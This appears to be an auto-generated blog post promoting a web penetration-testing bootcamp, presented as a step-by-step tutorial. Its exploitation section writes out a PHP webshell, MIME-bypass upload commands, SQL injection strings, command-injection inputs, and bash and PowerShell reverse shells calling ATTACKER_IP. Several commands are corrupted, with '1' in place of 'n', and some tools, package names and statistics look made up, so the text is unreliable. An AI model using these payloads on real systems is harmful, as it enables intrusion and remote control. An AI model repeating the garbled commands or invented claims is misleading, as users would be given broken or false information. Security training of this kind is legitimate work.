Listen to this Post

Introduction:
The cybersecurity landscape in 2026 is defined by two opposing forces: the exponential growth of web application attack surfaces and the emergence of AI-powered defense mechanisms. Web penetration testing has evolved from manual vulnerability scanning to a sophisticated discipline combining traditional exploit techniques with large language model (LLM)-augmented workflows. As organizations deploy microservices, serverless architectures, and API-driven ecosystems, security professionals must master not only the OWASP Top 10 vulnerabilities—where Broken Access Control remains the top risk, followed by Security Misconfiguration and Software Supply Chain Failures—but also the integration of AI agents that can automate reconnaissance, vulnerability discovery, and even generate remediation code. Codelamp Indonesia’s Hack Battle Day Mini Bootcamp addresses this paradigm shift, offering a structured pathway from foundational web security to AI-augmented penetration testing workflows.
Learning Objectives & Secrets:
- Objective 1: Master the Complete Web Penetration Testing Methodology – From passive reconnaissance and vulnerability scanning to exploitation and professional reporting. Understand the OWASP testing framework, including scope definition, threat modeling, and the four-phase workflow: planning, discovery, attack, and reporting.
-
Objective 2 Secret Tip: AI-Augmented Reconnaissance – Leverage LLM-based agents to automate subdomain enumeration, parameter discovery, and endpoint extraction. Tools like PentesterFlow and BlacksmithAI can reduce reconnaissance time by up to 40% through multi-agent coordination. The secret lies in prompt engineering—crafting natural language queries that instruct AI agents to perform targeted OSINT gathering across Shodan, Censys, and public archives.
-
Objective 3 Secret Tip: Lab-to-Production Exploitation – Practice in isolated environments like DVWA, OWASP BWA, or custom CyberRange labs before attempting live targets. The secret is to document every step with screenshots and payload variations, creating a reusable knowledge base that accelerates future engagements. Always validate findings manually—AI suggestions require human verification.
You Should Know:
1. Reconnaissance & Attack Surface Mapping
Reconnaissance is the foundation of any penetration test. In 2026, the workflow begins with passive intelligence gathering—harvesting subdomains, DNS records, and exposed endpoints without touching the target directly.
Step-by-Step Guide:
Passive Reconnaissance (Linux/Kali):
 Subdomain enumeration using multiple tools
subfinder -d target.com -o subdomains.txt
assetfinder --subs-only target.com >> subdomains.txt
amass enum -passive -d target.com -o amass_output.txt

Fetch historical endpoints from Wayback Machine
waybackurls target.com | grep -E ".js|.json|.yml|.yaml" > js_endpoints.txt

Discover cloud assets
s3finder -d target.com
Active Reconnaissance:
 HTTP probing to identify live hosts
httpx -l subdomains.txt -o live_hosts.txt -status-code -title

Directory and file brute-forcing
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -fc 404,403 -o dir_scan.json

Technology stack fingerprinting
whatweb https://target.com --log-verbose=tech_stack.txt
wappalyzer-cli https://target.com
Windows (PowerShell) Alternatives:
 DNS enumeration
Resolve-DnsName -1ame target.com -Type A
nslookup -type=NS target.com

Port scanning (using Test-1etConnection)
1..1024 | ForEach-Object { Test-1etConnection -ComputerName target.com -Port $_ -WarningAction SilentlyContinue } | Where-Object { $_.TcpTestSucceeded }
What This Does: These commands map the target’s external attack surface, identifying live hosts, open ports, subdomains, and technology stacks. The output feeds directly into vulnerability scanning phases.
2. Vulnerability Scanning & Security Misconfigurations
Security Misconfiguration has risen to the 2 position in the OWASP Top 10 for 2026, reflecting the complexity of modern cloud-1ative deployments. Automated scanners provide coverage, but manual verification remains essential.
Step-by-Step Guide:
Automated Scanning:
 Nikto web server scanner
nikto -h https://target.com -o nikto_report.html -Format html

Nuclei template-based scanning
nuclei -u https://target.com -t ~/nuclei-templates/ -severity critical,high -o nuclei_results.txt

ZAP headless scanning
zap-cli -p 8090 quick-scan --self-contained --start-options "-config api.disablekey=true" https://target.com

OpenVAS vulnerability assessment
gvm-cli --gmp-username admin --gmp-password password socket --socketpath /var/run/gvmd.sock --xml "<get_tasks/>"
Configuration Review (Linux):
 Check for exposed .git directories
curl -s https://target.com/.git/config

Test for directory listing
curl -s https://target.com/uploads/

Check for default credentials (common paths)
curl -s https://target.com/admin/ -I | grep "Server|X-Powered-By"
Windows (PowerShell) for Cloud Misconfigurations:
 Check Azure blob storage exposure
$containers = @("public", "assets", "uploads", "backup")
foreach ($c in $containers) {
try { Invoke-WebRequest -Uri "https://targetstorage.blob.core.windows.net/$c" -UseBasicParsing } catch {}
}

Test for S3 bucket enumeration
aws s3 ls s3://target-bucket/ --1o-sign-request
What This Does: Automated scanners identify known vulnerabilities and misconfigurations. The manual checks uncover exposed configuration files, directory listings, and cloud storage misconfigurations that scanners often miss.
3. Exploitation: Injection, RCE & File Upload Attacks
Injection attacks (SQLi, Command Injection) and Remote Code Execution (RCE) remain critical vulnerabilities. In 2026, attackers combine SQL Injection with unrestricted file uploads to achieve RCE—a technique demonstrated in recent CVEs.
Step-by-Step Guide:
SQL Injection Testing:
 Automated SQL injection with sqlmap
sqlmap -u "https://target.com/product?id=1" --batch --random-agent --level=3 --risk=2 --dbs

Manual SQLi test (error-based)
curl "https://target.com/product?id=1' OR '1'='1" -v

Time-based blind SQLi
curl "https://target.com/product?id=1 AND SLEEP(5)" --max-time 6
File Upload Exploitation:
 Create a PHP webshell
echo '<?php system($_GET["cmd"]); ?>' > shell.php

Upload via curl (bypass MIME validation)
curl -F "[email protected];type=image/jpeg" https://target.com/upload.php

If extension filtering is in place, try double extensions
curl -F "[email protected]" https://target.com/upload.php
RCE via File Upload (Linux):
 After successful upload, access the webshell
curl "https://target.com/uploads/shell.php?cmd=id"

Reverse shell payload (base64 encoded)
echo 'bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1' | base64
 Inject via file upload or command injection
Windows Command Injection:
 Test for command injection
curl "https://target.com/ping?ip=127.0.0.1;whoami"
curl "https://target.com/ping?ip=127.0.0.1|whoami"

Reverse shell (PowerShell)
$client = New-Object System.Net.Sockets.TCPClient('ATTACKER_IP',4444);$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -1e 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PS ' + (pwd).Path + '> ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close()
What This Does: These techniques identify and exploit injection vulnerabilities. The file upload methods demonstrate how seemingly isolated issues (file upload + SQLi) can chain into full RCE. Always use these in authorized environments only.
4. AI Integration in Penetration Testing Workflows
By 2026, AI has become integral to penetration testing. Kali Linux now supports native AI-assisted workflows through Anthropic’s Claude integrated via the Model Context Protocol (MCP), enabling natural-language control of Nmap, Metasploit, and other tools.
Step-by-Step Guide:
Setting Up AI-Assisted Pentesting (Kali Linux):
 Install MCP and Claude integration (Kali 2026+)
sudo apt update && sudo apt install kali-mcp-claude

Configure API key
echo "ANTHROPIC_API_KEY=your_key_here" >> ~/.bashrc
source ~/.bashrc

Launch AI-assisted session
claude-mcp --target https://target.com

Example natural language commands:
 "Scan all open ports on target.com"
 "Find all subdomains and check for live hosts"
 "Test for SQL injection on the /product endpoint"
Using PentesterFlow for Automated Workflows:
 Clone and install PentesterFlow
git clone https://github.com/pentesterflow/pentesterflow.git
cd pentesterflow
pip install -r requirements.txt

Run automated recon-to-report pipeline
python pentesterflow.py --target target.com --phases recon,scan,exploit,report
Custom AI Agent Configuration:
 agent_config.py - Multi-agent coordination example
agents = {
"recon_agent": {"model": "claude-3", "prompt": "Enumerate subdomains and endpoints"},
"scan_agent": {"model": "gpt-4", "prompt": "Identify OWASP Top 10 vulnerabilities"},
"exploit_agent": {"model": "claude-3", "prompt": "Attempt exploitation with safe payloads"},
"report_agent": {"model": "gpt-4", "prompt": "Generate professional pentest report"}
}
What This Does: AI agents can automate repetitive tasks, generate payload variations, and even suggest remediation code. Multi-agent architectures have shown 40% higher vulnerability discovery rates compared to single-agent approaches. However, human verification remains essential—AI suggestions must be validated before deployment.
5. Professional Reporting & Portfolio Development
The final phase of any penetration test is delivering actionable findings. A professional report transforms technical exploits into business-relevant risks.
Step-by-Step Guide:
Report Structure Template:
 Penetration Test Report - [Client Name]
 Executive Summary
- High-level findings and risk ratings
- Key metrics: vulnerabilities found, criticality breakdown

Methodology
- Scope, tools used, testing approach (black/grey/white box)
- Testing timeline and limitations

Detailed Findings
 [Vulnerability ] - CRITICAL/HIGH/MEDIUM/LOW
- Description: Technical explanation
- Affected Component: URL/endpoint
- Proof of Concept: Screenshots, curl commands, payloads
- Impact: Business risk assessment
- Remediation: Step-by-step fix with code examples

Appendix
- Tool outputs, scan logs, raw data
Automated Report Generation:
 Using PentesterFlow to generate reports
python pentesterflow.py --target target.com --generate-report --format pdf

Convert findings to markdown
nuclei -u target.com -json -o findings.json
jq '. | {host: .host, vulnerability: .info.name, severity: .info.severity}' findings.json > report_data.json
Portfolio Building:
 Create a sanitized version of your lab exercises
 Document each vulnerability type with:
 - Lab environment setup
 - Exploitation steps with commands
 - Remediation code
 - Screenshots (redacted)

Example: Documenting a SQLi lab exercise
echo " SQL Injection Lab - DVWA" > portfolio_sqli.md
echo " Setup: DVWA on Docker" >> portfolio_sqli.md
echo " Exploit: ' OR '1'='1' -- " >> portfolio_sqli.md
echo " Remediation: Prepared statements" >> portfolio_sqli.md
What This Does: Professional reporting bridges the gap between technical findings and business decision-making. A well-documented portfolio demonstrates practical skills to employers and bug bounty platforms.
- Live Bug Bounty & Lab Practice (Ghostlamp Web Pentest Lab)
Hands-on practice is critical. The Ghostlamp Web Pentest Lab provides an isolated environment to practice exploitation without legal risks.
Step-by-Step Guide:
Setting Up a Local Practice Lab (Linux):
 Deploy DVWA with Docker
sudo apt update && sudo apt install docker.io docker-compose -y
sudo systemctl start docker

Run DVWA on port 8080
docker run -d -p 8080:80 vulnerables/web-dvwa

Access at http://localhost:8080
 Default credentials: admin/password

Deploy OWASP BWA (Broken Web Applications)
docker run -d -p 8081:80 citizenstig/owaspbwa
CyberRange Lab Setup:
 Clone and run CyberRange (Python-based)
git clone https://github.com/Spider-byte1/cyberrange-lab.git
cd cyberrange-lab
pip install -r requirements.txt
python3 app.py
 Access at http://localhost:5000
PortSwigger Web Security Academy (Online):
 No installation needed - access free labs
 https://portswigger.net/web-security
 Over 250+ free labs covering all OWASP Top 10 categories
What This Does: Practice labs provide safe environments to test exploits, understand vulnerability mechanics, and build confidence before engaging real targets. The Ghostlamp lab, specific to Codelamp’s bootcamp, offers guided exercises aligned with the curriculum.
What Undercode Say:
- Key Takeaway 1: Web penetration testing in 2026 is no longer purely manual—AI-augmented workflows are transforming how security professionals conduct reconnaissance, vulnerability discovery, and reporting. The most effective practitioners combine AI automation with human intuition and manual verification.
-
Key Takeaway 2: The OWASP Top 10 for 2026 reflects the evolving threat landscape: Broken Access Control remains dominant, Security Misconfiguration has risen to 2, and Software Supply Chain Failures have entered the top 3. Mastery of these categories, combined with practical lab experience, forms the foundation of any successful penetration testing career.
Analysis: The Hack Battle Day Mini Bootcamp by Codelamp Indonesia addresses a critical gap in cybersecurity education—the transition from theoretical knowledge to practical, hands-on application. By integrating AI workflows, live bug bounty sessions, and portfolio-building projects, the program prepares participants for real-world engagements. The flash sale model (August 21–24, 2026) and limited promo codes create urgency while making professional training accessible. For aspiring penetration testers, the combination of structured curriculum (Web Cybersecurity Fundamentals, Reconnaissance, Vulnerability Scanning, Access Control, Authentication, Injection, RCE, File Uploads, AI Integration, and Professional Reporting) with hands-on Ghostlamp Lab practice offers a comprehensive learning pathway that directly translates to bug bounty success and career advancement.
Prediction:
- +1 The integration of AI agents into penetration testing will continue accelerating, with multi-agent architectures becoming the industry standard by 2027. Security professionals who embrace AI-augmented workflows will achieve 40–60% faster testing cycles and higher vulnerability discovery rates.
-
+1 Hands-on bootcamps like Hack Battle Day will proliferate globally as organizations recognize the shortage of qualified penetration testers. Structured, project-based learning with live bug bounty sessions will become the preferred training model over traditional certification-only approaches.
-
+1 The Ghostlamp-style practice labs will evolve into AI-driven training environments that adapt to individual skill levels, providing personalized vulnerability discovery challenges and real-time feedback.
-
-1 As AI-powered pentesting tools become more accessible, the barrier to entry for malicious actors will also lower. Organizations must simultaneously invest in defensive AI and continuous security monitoring to counter AI-augmented attacks.
-
-1 The rise of software supply chain attacks (now 3 in OWASP Top 10) means that traditional web application testing alone is insufficient. Penetration testers must expand their skills to include dependency analysis, CI/CD pipeline security, and third-party component validation.
-
+1 The demand for professionals who can bridge the gap between traditional exploitation techniques and AI-powered security tools will create new career paths—AI Security Engineers and LLM Penetration Testers—with premium salary premiums.
-
-1 Organizations that delay adopting AI-augmented security testing will fall behind in threat detection and response, potentially facing regulatory penalties as cybersecurity compliance frameworks evolve to mandate AI-assisted vulnerability assessment.
-
+1 The gamification of penetration testing education—through live bug bounty sessions, leaderboards, and competitive lab environments—will increase engagement and retention, producing a new generation of security professionals who learn through active participation rather than passive consumption.
▶️ Related Video (84% Match):
https://www.youtube.com/watch?v=1MGkF8ai4dw
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/e6YUJSY5 – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


